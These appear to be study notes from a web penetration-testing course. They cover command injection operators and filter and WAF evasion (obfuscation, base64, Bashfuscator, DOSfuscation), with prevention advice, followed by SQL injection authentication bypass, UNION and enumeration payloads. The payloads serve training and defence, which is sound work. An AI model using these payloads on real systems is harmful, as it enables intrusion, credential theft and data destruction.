In addition, having a good Web App Firewall (WAF) can significantly reduce the chances of XSS exploitation, as it will automatically detect any type of injection going through HTTP requests and will automatically reject such requests.
Injections
Command Injections
When it comes to OS Command Injections, the user input you control must directly or indirectly go into a web query that executes system commands. All web programming languages have different functions that enable the developer to execute operating system commands directly on the back-end server whenever they need to. This may be used for various purposes, like installing plugins or executing certain plugins.
Detection
Command Injection Detection
When you visit the web application, you see a “Host Checker” utility that appears to ask you for an IP to check whether it is alive or not.
You can try entering the localhost IP 127.0.0.1 to check the functionality, and it returns the output of the ping command telling you that the localhost is alive.
You can confidently guess that the IP you entered is going into a ping command since the output you receive suggests that. The command used may be:
ping -c 1 OUR_INPUT
If your code is not sanitized and escaped before it is used with the ping command, you may be able to inject another arbitrary command.
Command Injection Methods
To inject an additional command to the intended one:
| Injection Operator | Injection Character | URL-Encoded Character | Executed Command |
|---|---|---|---|
| Semicolon | ; | %3b | Both |
| New Line | \n | %0a | Both |
| Background | & | %26 | Both (second output generally shown first) |
| Pipe | | | %7c | Both (only second output is shown) |
| AND | && | %26%26 | Both (only if first succeeds) |
| OR | || | %7c%7c | Second (only if first fails) |
| Sub-Shell | `` | %60%60 | Both (Linux-only) |
| Sub-Shell | $() | %24%28%29 | Both (Linux-only) |
tip
While expressions like %20 might work when used in URLs, you may face problems when you try to use it inside commands which execute the command directly inside a shell context.
Inside shells you can use \x20, which is the hexadecimal escape sequence for a space.bash "$(printf 'cat\x20/flag.txt')" will execute cat /flag.txt.
HTML Codes
ANSI Escape Sequences
You can use any of these operators to inject another command so both or either of the commands get executed. You would
- write your expected input,
- use any of these above operators, and then
- write your new command.
Injecting Commands
Injecting your Command
You can add a semi-colon after you IP and then append your command, such that the final payload you will use is 127.0.0.1; whoami, and the final command to be executed would be:
ping -c 1 127.0.0.1; whoami
note
A potential error can be user input validation happening on the front-end.
info
When identifying the victim machine as a Windows system, you can use the following one-liner to determine if CMD or PowerShell is running:
(dir 2>&1 *`|echo CMD);&<# rem #>echo PowerShell
Identifying whether your injection executes in CMD or PowerShell is critical because each uses different syntax, operators, and payload formats - so using the wrong one will cause your exploit to fail.
Example: curl -X POST --data 'Archive=git%3B(dir%202%3E%261%20*%60%7Cecho%20CMD)%3B%26%3C%23%20rem%20%23%3Eecho%20PowerShell' http://192.168.50.189:8000/archive
Bypassing Front-End Validation
The easiest method to customize the HTTP requests being sent to the back-end server is to use a web proxy that can intercept the HTTP requests being sent by the application.

Other Injection Operators
AND Operator
You can start with the AND (&&) operator, such that your final payload would be 127.0.0.1 && whoami, and the final executed command would be:
ping -c 1 127.0.0.1 && whoami
The command runs, and you get the same output (ping-statistics and www-data).
OR Operator
The OR operator only executes the second command if the first command fails to execute. This may be useful in cases where your injection would break the original command without having a solid way of having both commands work.
21y4d@htb[/htb]$ ping -c 1 127.0.0.1 || whoami
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.635 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.635/0.635/0.635/0.000 ms
Only the first command would execute. This is because of how bash commands work. As the first command returns exit code 0 indicating successful execution, the bash command stops and does not try the other command. It would only attempt to execute the other command if the first command failed and returned an exit code 1.
By intentionally breaking the first command by not supplying an IP directly using the \|\| operator, such that the ping command would fail and your injected command gets executed.
21y4d@htb[/htb]$ ping -c 1 || whoami
ping: usage error: Destination address required
21y4d
Identifying Filters
Filter/WAF Detection
This indicates that something you sent triggered a security mechanism in place that denied your request. This error message can be displayed in various ways. In this case, you see it in the field where the output is displayed, meaning that is was detected and prevented by the PHP web application itself. If the error message displayed a different page, with information like your IP and your request, this may indicate that it was denied by a WAF.
Blacklisted Characters
A web application may have a list of blacklisted characters, and if the command contains them, it would deny the request. The PHP code may look something like this:
$blacklist = ['&', '|', ';', ...SNIP...];
foreach ($blacklist as $character) {
if (strpos($_POST['ip'], $character) !== false) {
echo "Invalid input";
}
}
If any character in the string you sent matches a character in the blacklist, your request is denied.
Identifying Blacklisted Character
One way to identify a blackliste character is to just reduce the command part by part. If you can clearly say, that it’s the injection operator which is blacklisted, you should start trying other operators
note
The new-line character is usually not blacklisted, as it may be needed in the payload itseld. It in appending your commands both in Linux and Windows.
Bypassing Space Filters
A space is a common blacklisted character, especially if the input should not contain any spaces, like an IP. Still, there are many ways to add a space character without actually using the space character.
Using Tabs
Using Tabs (%09) instead of spaces is a technique that may work, as both Linux and Windows accept commands with tabs between arguments, and they are executed the same.
Using $IFS
note
“The special shell variable IFS determines how Bash recognizes word boundaries while splitting a sequence of character strings.”
Using the ($IFS) Linux Environment Variable may also work since its default value is a space and a tab, which would work between command arguments. So, if you use ${IFS} where the spaces should be, the variable should be automatically replaced with a space, and your command should work.

Using Brace Expansion
… which automatically adds spaces between arguments wrapped between braces.
Payload example:
127.0.0.1%0a{ls,-la}
Bash example:
d41y@htb[/htb]$ {ls,-la}
total 0
drwxr-xr-x 1 21y4d 21y4d 0 Jul 13 07:37 .
drwxr-xr-x 1 21y4d 21y4d 0 Jul 13 13:01 ..
Bypassing Other Blacklisted Characters
A very commonly blacklisted character is the slash (/) or backslash (\) character, as it is necessary to specify directories in Linux or Windows.
Linux
One technique you can use for replacing slashes is through Linux Environment Variables. While ${IFS} is directly replaced with a space, there’s no such environment variable for slashes or semi-colons. However, these characters may be used in an environment variable, and you can specify start and length of your string to exactly match this character.
d41y@htb[/htb]$ echo ${PATH}
/usr/local/bin:/usr/bin:/bin:/usr/games
...
d41y@htb[/htb]$ echo ${PATH:0:1}
/
...
d41y@htb[/htb]$ echo ${LS_COLORS:10:1}
;

Windows
The same concept works on Windows as well. To produce a slash in CMD, you can echo a Windows variable (e.g. %HOMEPATH%), and then specify a starting position, and finally specifying a negative end position.
For %HOMEPATH% -> \User\htb-student:
C:\htb> echo %HOMEPATH:~6,-11%
\
It also works on Powershell using the same variables. With Powershell, a word is considered an array, so you have to specify the index of the character you need. As you only need one character, you don’t have to specify the start and end positions:
PS C:\htb> $env:HOMEPATH[0]
\
PS C:\htb> $env:PROGRAMFILES[10]
PS C:\htb>
note
Use Get-ChildItem Env: to print all environment variables and then pick one of them to produce a character you need.
Character Shifting
The following Linux command shifts the character you pass by 1. So, all you have to do is find the character in the ASCII table that is just before your needed character (man ascii to get the position), then add it instead of [ in the below example.
d41y@htb[/htb]$ man ascii # \ is on 92, before it is [ on 91
d41y@htb[/htb]$ echo $(tr '!-}' '"-~'<<<[)
\
Bypassing Blacklisted Commands
Commands Blacklist
A basic command blacklist filter in PHP would look like this:
$blacklist = ['whoami', 'cat', ...SNIP...];
foreach ($blacklist as $word) {
if (strpos('$_POST['ip']', $word) !== false) {
echo "Invalid input";
}
}
It is checking each word of the user input to see if it matches any of the blacklisted words. However, this code is looking for an exact match of the provided command, so if you send a slightly different command, it may not get blocked.
Linux & Windows
One very common and easy obfuscation technique is inserting certain characters within your command that are usually ignored by command shells like Bash or Powershell and will execute the same command as if they were not there. Some are ' or ".
21y4d@htb[/htb]$ w'h'o'am'i
21y4d
...
21y4d@htb[/htb]$ w"h"o"am"i
21y4d
caution
You cannot mix types of quotes and the number of qoutes must be even.
Linux Only
There are some other Linux-only chars that you can use in the middle of commands, which the Bash shell will ignore. These are \ and $@. It works exactly as id did with the quotes, the number of chars do not have to be even.
who$@ami
w\ho\am\i
Windows Only
There are also some Windows-only chars you can insert in the middle of commands that do not affect the outcome, like a ^.
C:\htb> who^ami
21y4d
Advanced Command Obfuscation
In some instances there are advanced filtering solutions, like WAF, and basic evasion techniques may not necessarily work.
Case Manipulation
One command obfuscation technique is case manipulation, like inverting the character cases of a command or alternating between cases. This usually works because a command blacklist may not check for different case variations of a single word, as Linux systems are case-sensitive.
21y4d@htb[/htb]$ $(tr "[A-Z]" "[a-z]"<<<"WhOaMi")
21y4d
note
This command uses tr to replace all upper-case chars with lower-case chars, which results in all lower-case chars command.
In Microsoft, you can change the casing of the characters of the command and send it. Commands for Powershell are case-insensitive, meaning they will execute the command regardless of what case it is written in:
PS C:\htb> WhOaMi
21y4d
Reversed Commands
Linux
Another command obfuscation technique is reversing commands and having a command template that switches them back and executes them in real-time.
d41y@htb[/htb]$ echo 'whoami' | rev
imaohw
Then, you can execute the original command by reversing it back in a sub-shell $():
21y4d@htb[/htb]$ $(rev<<<'imaohw')
21y4d
Windows
The same can applied in Windows.
PS C:\htb> "whoami"[-1..-20] -join ''
imaohw
Powershell sub-shell:
PS C:\htb> iex "$('imaohw'[-1..-20] -join '')"
21y4d
Encoded Commands
… are helpful for commands containing filtered characters or characters that may be URL-decoded by the server. This may allow for the command to get messed up by the time it reaches the shell and eventually fails to execute. Instead of copying an existing command online, you will try to create your own unique obfuscation command this time. This way, it is much less likely to be denied by a filter or a WAF. The command you create will be unique to each case, depending on what chars are allowed and the level of security of the server.
Linux
You can utilize various encoding tools, like base64 or xxd.
d41y@htb[/htb]$ echo -n 'cat /etc/passwd | grep 33' | base64
Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==
Now you can create a command that will decode the encoded string in a sub-shell, and then pass it to Bash to be executed.
d41y@htb[/htb]$ bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
Windows
You can use the same technique with Windows as well:
PS C:\htb> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('whoami'))
dwBoAG8AYQBtAGkA
And:
PS C:\htb> iex "$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))"
21y4d
Evasion Tools
If you are dealing with advanced security tools, you may not be able to use basic, manual obfuscation techniques. In such cases, it may be best to resort to automated obfuscation tools.
Linux (Bashfuscator)
d41y@htb[/htb]$ ./bashfuscator -h
usage: bashfuscator [-h] [-l] ...SNIP...
optional arguments:
-h, --help show this help message and exit
Program Options:
-l, --list List all the available obfuscators, compressors, and encoders
-c COMMAND, --command COMMAND
Command to obfuscate
...SNIP...
You can start by providing the command you want to obfuscate with the -c flag.
d41y@htb[/htb]$ ./bashfuscator -c 'cat /etc/passwd'
[+] Mutators used: Token/ForCode -> Command/Reverse
[+] Payload:
${*/+27\[X\(} ...SNIP... ${*~}
[+] Payload size: 1664 characters
However, running the tool this way will randomly pick an obfuscation technique, which can output a command length ranging from a few hundred chars to over a million chars. You can use some of the flags from the help menu to produce a shorter and simpler obfuscated command.
d41y@htb[/htb]$ ./bashfuscator -c 'cat /etc/passwd' -s 1 -t 1 --no-mangling --layers 1
[+] Mutators used: Token/ForCode
[+] Payload:
eval "$(W0=(w \ t e c p s a \/ d);for Ll in 4 7 2 1 8 3 2 4 8 5 7 6 6 0 9;{ printf %s "${W0[$Ll]}";};)"
[+] Payload size: 104 characters
To test it:
d41y@htb[/htb]$ bash -c 'eval "$(W0=(w \ t e c p s a \/ d);for Ll in 4 7 2 1 8 3 2 4 8 5 7 6 6 0 9;{ printf %s "${W0[$Ll]}";};)"'
root:x:0:0:root:/root:/bin/bash
...SNIP...
Windows (DOSfucation)
There is also a very similar tool you can use for Windows. This is an interactive tool, as you run it once and interact with it to get the desired obfucated command.
PS C:\htb> Invoke-DOSfuscation
Invoke-DOSfuscation> help
HELP MENU :: Available options shown below:
[*] Tutorial of how to use this tool TUTORIAL
...SNIP...
Choose one of the below options:
[*] BINARY Obfuscated binary syntax for cmd.exe & powershell.exe
[*] ENCODING Environment variable encoding
[*] PAYLOAD Obfuscated payload via DOSfuscation
You can start using the tool, as follows:
Invoke-DOSfuscation> SET COMMAND type C:\Users\htb-student\Desktop\flag.txt
Invoke-DOSfuscation> encoding
Invoke-DOSfuscation\Encoding> 1
...SNIP...
Result:
typ%TEMP:~-3,-2% %CommonProgramFiles:~17,-11%:\Users\h%TMP:~-13,-12%b-stu%SystemRoot:~-4,-3%ent%TMP:~-19,-18%%ALLUSERSPROFILE:~-4,-3%esktop\flag.%TMP:~-13,-12%xt
To test it:
C:\htb> typ%TEMP:~-3,-2% %CommonProgramFiles:~17,-11%:\Users\h%TMP:~-13,-12%b-stu%SystemRoot:~-4,-3%ent%TMP:~-19,-18%%ALLUSERSPROFILE:~-4,-3%esktop\flag.%TMP:~-13,-12%xt
test_flag
Command Injection Prevention
System Commands
You should always avoid using functions that execute system commands, especially if you are using user input with them. Even when you aren’t directly inputting user input into these functions, a user may be able to indirectly influence them, which may lead to a command injection vulnerability.
Instead of using system command execution functions, you should use built-in functions that perform the needed funtionality, as back-end languages usually have secure implementations of these types of functionalities.
If you needed to execute a system command, and no built-in function can be found to perform the same functionality, you should never directly use the user input with these functions but should always validate and sanitize the user input on the back-end. Furthermore, you should try to limit your use of these type if functions as much as possible and only use them when there’s no built-in alternative to the functionality you require.
Input Validation
Input validition is done to ensure it matches the expected format for the input, such that the request is denied if it does not match.
In PHP, like many other webdev languages, there are built in filters for a variety of standard formats, like emails, URLs, and even IPs, which can be used with the filter_var function:
if (filter_var($_GET['ip'], FILTER_VALIDATE_IP)) {
// call function
} else {
// deny request
}
If you wanted to validate a different non-standard format, then you can use a RegEx with the preg_match function. The same can be achieved with JavaScript for both the front-end and back-end.
if(/^(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$/.test(ip)){
// call function
}
else{
// deny request
}
Input Sanitization
The most critical part for preventing any injection vuln is input sanitization, which means removing any non-necessary special chars from the user input. Input sanitization is always performed after input validation. Even after you validated that the provided user input is in the proper format, you should still perform sanitization and remove any special chars not required for the specific format, as there are cases where input validation may fail.
In the example code, you saw that when you were dealing with character and command filters, it was blacklisting certain words and looking for them in the user input. Generally, this is not a good enough approach to preventing injections, and you should use built-in functions to remove any special characters. You can use preg_replace to remove any special chars from the user input.
$ip = preg_replace('/[^A-Za-z0-9.]/', '', $_GET['ip']);
The same can be done with JavaScript:
var ip = ip.replace(/[^A-Za-z0-9.]/g, '');
Server Configuration
You should make sure that your back-end server is securely configured to reduce the impact in the event that the webserver is compromised. Some configurations you may implement are:
- Use the web server’s built-in WAF
- Abide by the Principle of Least Privilege by running the web server as a low privileged user
- Prevent certain functions from being executed by the web server
- Limit the scope accessible by the web application to its folder
- Reject double-encoded requests and non-ASCII chars in URLs
- Avoid the use of sensitive/outdated libraries and modules
SQL Injection (SQLi)
… refers to attacks against relational databases such as MySQL. An SQLi occurs when a malicious user attempts to pass input that changes the final SQL query sent by the web application to the database, enabling the user to perform other unintended SQL queries directly against the database.
Use of SQL in Web Apps
Once a DBMS is installed and set up on the back-end server and is up running, the web app can start utilizing it to store and retrieve data.
For example, within a PHP web app, you can connect to your database, and start using the MySQL database through MySQL syntax, right within PHP. You can then print it to the page or use it in any other way.
$conn = new mysqli("localhost", "root", "password", "users");
$query = "select * from logins";
$result = $conn->query($query);
while($row = $result->fetch_assoc() ){
echo $row["name"]."<br>";
} // prints all returned results of the SQL query in new lines
Web apps also usually use user-input when retrieving data. For example, when a user uses the search function to search for other users, their search input is passed to the web app, which uses the input to search within the database.
$searchInput = $_POST['findUser'];
$query = "select * from logins where username like '%$searchInput'";
$result = $conn->query($query);
SQLi
… occurs when user-input is inputted into the SQL query string without properly sanitizing or filtering the input.
No input sanitization example:
$searchInput = $_POST['findUser'];
$query = "select * from logins where username like '%$searchInput'";
$result = $conn->query($query);
In this case you can add a single quote ', which will end the user-input field, and after it, you can write actual SQL code. If you search for 1'; DROP TABLE users;, the search input would be:
select * from logins where username like '%1'; DROP TABLE users;'
Once the query is run, the table will get deleted.
Syntax Errors
The previous example of SQLi would return an error.
Error: near line 1: near "'": syntax error
This is because of the last trailing character, where you have a single quote that is not closed, which causes a SQL syntax error when executed. In this case, you had only one trailing character, as your input from the search query was near the end of the SQL query. However, the user input usually goes in the middle of the SQL query, and the rest of the original SQL query comes after it.
To have a successful injection, you must ensure that the newly modified SQL query is still valid and does not have any syntax errors after your injection.
One answer to that problem is using comments. Another is to make the query syntax work by passing in multiple single quotes.
Types of SQLi
flowchart TD
A[SQLI]
B[In-Band]
C[Blind]
D[Out-of-Band]
E[Union Based]
F[Error Based]
G[Boolean Based]
H[Time Based]
A --> B
A --> C
A --> D
B --> E
B --> F
C --> G
C --> H
- In-Band (the output of both the intended and the new query may be printed directly on the front end)
- Union Based (you may have to specify the exact location, so the query will direct the output to be printed there)
- Error Based (is used when you can get the PHP or SQL erros in the front-end, so that you may intentionally cause an SQL error that returns the output of your query)
- Blind (you may not get the output printed, so you may utilize SQL logic to retrieve the output character by character)
- Booleand Based (you can use SQL conditional statements to control whether the page returns any output at all if your condition statements returns ‘true’)
- Time Based (you use SQL conditional statements that delay the page response if the conditional statement returns ‘true’ using the ‘Sleep()’ function)
- Out-of-Band (you may not have direct access to the output whatsoever, so you may have to direct the output to a remote location, and then attempt to retrieve it from there)
Subverting Query Logic
Authentication Bypass

You can log in with the admin creds admin:p@ssw0rd.

The current SQL query being executed:
SELECT * FROM logins WHERE username='admin' AND password = 'p@ssw0rd';
The page takes in the credentials, then uses the AND operator to select records matching the given username and password. If the MySQL database returns matched records, the credentials are valid, so the PHP code would evaluate the login attempt condition as ‘true’. If the condition evaluates to ‘true’, the admin record is returned. and your login is validated.
Example with wrong creds:

SQLi Discovery
Before you start subverting the web app’s logic and attempting to bypass the authentication, you first have to test whether the login form is vulnerable to SQLi. To do that, you can try to add one of the below payloads after your username and see if it causes any errors or changes how the page behaves:
| Payload | URL Encoded |
|---|---|
' | %27 |
" | %22 |
# | %23 |
; | %3B |
) | %29 |
Example for ':

The quote you entered resulted in an odd number of quotes, causing a syntax error. One option would be to comment out the rest of the query and write the remainder of the query as part of your injection to form a workin query. Another option is to use an even number of quotes within your injected query, such that the final query would still work.
OR Injection
You would need the query always to return true, regardless of the username and password entered, to bypass the authentication. To do this, you can abuse the OR operator in your SQLi.
An example of a condition that will always turn true is ‘1’=‘1’. However, to keep the SQL query working and keep an even number of quotes, you have to remove the last quote, so the remaining single quote from the original query would be in its place.
admin' or '1'='1
Inside the final query, it would look like:
SELECT * FROM logins WHERE username='admin' or '1'='1' AND password = 'something';
The AND operator will be evaluated first, and it will return false. Then, the OR operator would be eveluated, and if either of the statements is true, it would return true. Since 1=1 always returns true, this query will return true, and it will grant us access.
Auth Bypass with OR Operator

You were able to log in successfully as admin. However, the login fails when using ‘notAdmin’ as a user, since that user does not exist in the table and therefore resulted in a false query overall.
To successfully login once again, you will need an overall true query. This can be achieved by injecting an OR condition into the password field, so it will always return true.

The additional OR condition resulted in a true query overall, as the WHERE clause returns everything in the table, and the user present in the first row is logged in. In this case, as both conditions will return true, you do not have to provide a test username and password and can directly start with ' injection and log in with just ' or '1'='1.
Enum with OR Operator
If the web app provides error information on bad queries, you could use the OR operator to enumerate the system.
' or 1=1 in (select @@version) -- //
You want to force the SQL statement to create a database error that the web page will display back to you. In this case, you want to retrieve the MySQL version via the @@version directive. You’re using the IN operator to compare a boolean value (1=1) with what should be a numeric value. If this causes an error, the application might indicate which values caused the error and thus allow you to get the database version number.
Dumping all the data inside the users table.
' OR 1=1 in (SELECT * FROM users) -- //
Trying to grab only the password column from the users table.
' or 1=1 in (SELECT password FROM users) -- //
Specifying which user’s password you want to retrieve:
' or 1=1 in (SELECT password FROM users WHERE username = 'admin') -- //
Using comments
Just like any other language, SQL allows the use of comments as well. Comments are used to document queries or ignore a certain part of the query. You can use two types of line comments with MySQL -- and #, in addition to an in-line comment /**/.
mysql> SELECT username FROM logins; -- Selects usernames from the logins table
+---------------+
| username |
+---------------+
| admin |
| administrator |
| john |
| tom |
+---------------+
4 rows in set (0.00 sec)
note
In SQL, using two dashes is not enough to start a comment. There has to be an empty space after them, so the comment starts with ’– ’. This is sometimes URL encoded as ‘–+’, as spaces in URLs are encoded as ‘+’.
# example:
mysql> SELECT * FROM logins WHERE username = 'admin'; # You can place anything here AND password = 'something'
+----+----------+----------+---------------------+
| id | username | password | date_of_joining |
+----+----------+----------+---------------------+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
+----+----------+----------+---------------------+
1 row in set (0.00 sec)
Auth Bypass with comments
SELECT * FROM logins WHERE username='admin'-- ' AND password = 'something';
You can see from the syntax highlighting, the username is now admin, and the remainder of the query is now ignored as a comment.

Paranthesis
SQL supports the usage of pranthesis if the application needs to check for particular conditions before others. Expressions within the paranthesis take precedence over other operators and evaluated first.

The login failed due to a syntax error, as a closed one did not balance the open paranthesis. To execute the query successfully, you will have to add a closing paranthesis.

The query was successful, and you logged in as admin. The final query as a result of the input is:
SELECT * FROM logins where (username='admin')
UNION Clause
… is used to combine results from multiple SELECT statements. This means that through a UNION injection, you will be able to SELECT and dump data from all across the DBMS, from multiple tables and databases.
mysql> SELECT * FROM ports UNION SELECT * FROM ships;
+----------+-----------+
| code | city |
+----------+-----------+
| CN SHA | Shanghai |
| SG SIN | Singapore |
| Morrison | New York |
| ZZ-21 | Shenzhen |
+----------+-----------+
4 rows in set (0.00 sec)
note
The data types of the selected columns on all positions should be the same
Even columns
A UNION statement can only operate on SELECT statements with an equal number of columns. Otherwise:
mysql> SELECT city FROM ports UNION SELECT * FROM ships;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
The above query results in an error, as the first SELECT returns one column and the second SELECT returns two.
SELECT * from products where product_id = '1' UNION SELECT username, password from passwords-- '
The above query would return username and password entries from the passwords table, assuming the products table has two columns.
Uneven Columns
You will find out that the original query will usually not have the same number of columns as the SQL query you want to execute, so you will have to work around that. You can put junk data for the remaining required columns so that the total number of columns you are UNIONing with the remains the same as the original query.
note
When filling other columns with junk data, you must ensure that the data type matches the columns data type, otherwise the query will reutrn an error.
tip
For advanced SQLi, you may want to use ‘NULL’ to fill other columns, as ‘NULL’ fits all data types.
SELECT * from products where product_id = '1' UNION SELECT username, 2 from passwords
If you had more columns in the table of the original query, you have to add more numbers to create the remaining required columns.
mysql> SELECT * from products where product_id UNION SELECT username, 2, 3, 4 from passwords-- '
+-----------+-----------+-----------+-----------+
| product_1 | product_2 | product_3 | product_4 |
+-----------+-----------+-----------+-----------+
| admin | 2 | 3 | 4 |
+-----------+-----------+-----------+-----------+
UNION Injection
Detect number of columns
Using ORDER BY
You have to inject a query that sorts the results by a column you specified until you get an error saying the column specified does not exist.
For example, you can start with order by 1, sort by the first column, and succeed, as the table must have at least one column. Then you will do order by 2 and then order by 3 until you reach a number that returns an error, or the page does not show any output, which means that this column number does not exist. The final successful column you successfully sorted gives you the total number of columns.
' order by 1-- -
Using UNION
The other method is to attempt a UNION injection with a different number of columns until you successfully get the results back. The first method always returns the results until you hit an error, while this method always gives an error until you get success. You can start by injecting a 3 column UNION query:
cn' UNION select 1,2,3--
You get an error saying that the number of columns don’t match. Now you can try four columns:
cn' UNION select 1,2,3,4--
This time you successfully get the results, meaning once again that the table has 4 columns. You can use either method to determine the number of columns.
Location of Injection
While a query may return multiple columns, the web app may only display some of them. So, if you inject your query in a column that is not printed on the page, you will not get its output. This is why you need to determine which columns are printed to the page, to determine where to place your injection.
It is very common that not every column will be displayed back to the user. For example, the ID field is often used to link different tables together, but the user doesn’t need to see it. This tells you that columns 2, 3, and 4 are printed to place your injection in any of them.
This is the benefit of using numbers as your junk data, as it makes it easy to track which columns are printed, so you know at which column to place your query. To test that you get actual data from the database, you can use the @@version SQL query as a test and place it in the second column instead of the number 2:
cn' UNION select 1,@@version,3,4--
Database Enumeration
MySQL Fingerprinting
Before enumerating the database, we usually need to identify the type of DBMS you are dealing with. This is because each DBMS has different querries, and knowing what it is will help you know what queries to use.
Initial guesses:
- If webserver = Apache / Nginx
- likely MySQL
- if webserver = IIS
- MSSQL
For MySQL:
| Payload | When to Use | Expected Output | Wrong Output |
|---|---|---|---|
| SELECT @@version | when you have full query output | MySQL Version ‘i.e. 10.3.22-MariaDB-1ubuntu1’ | in MSSQL it returns MSSQL version; error with other DBMS |
| SELECT POW(1,1) | when you only have numeric output | 1 | error with other DBMS |
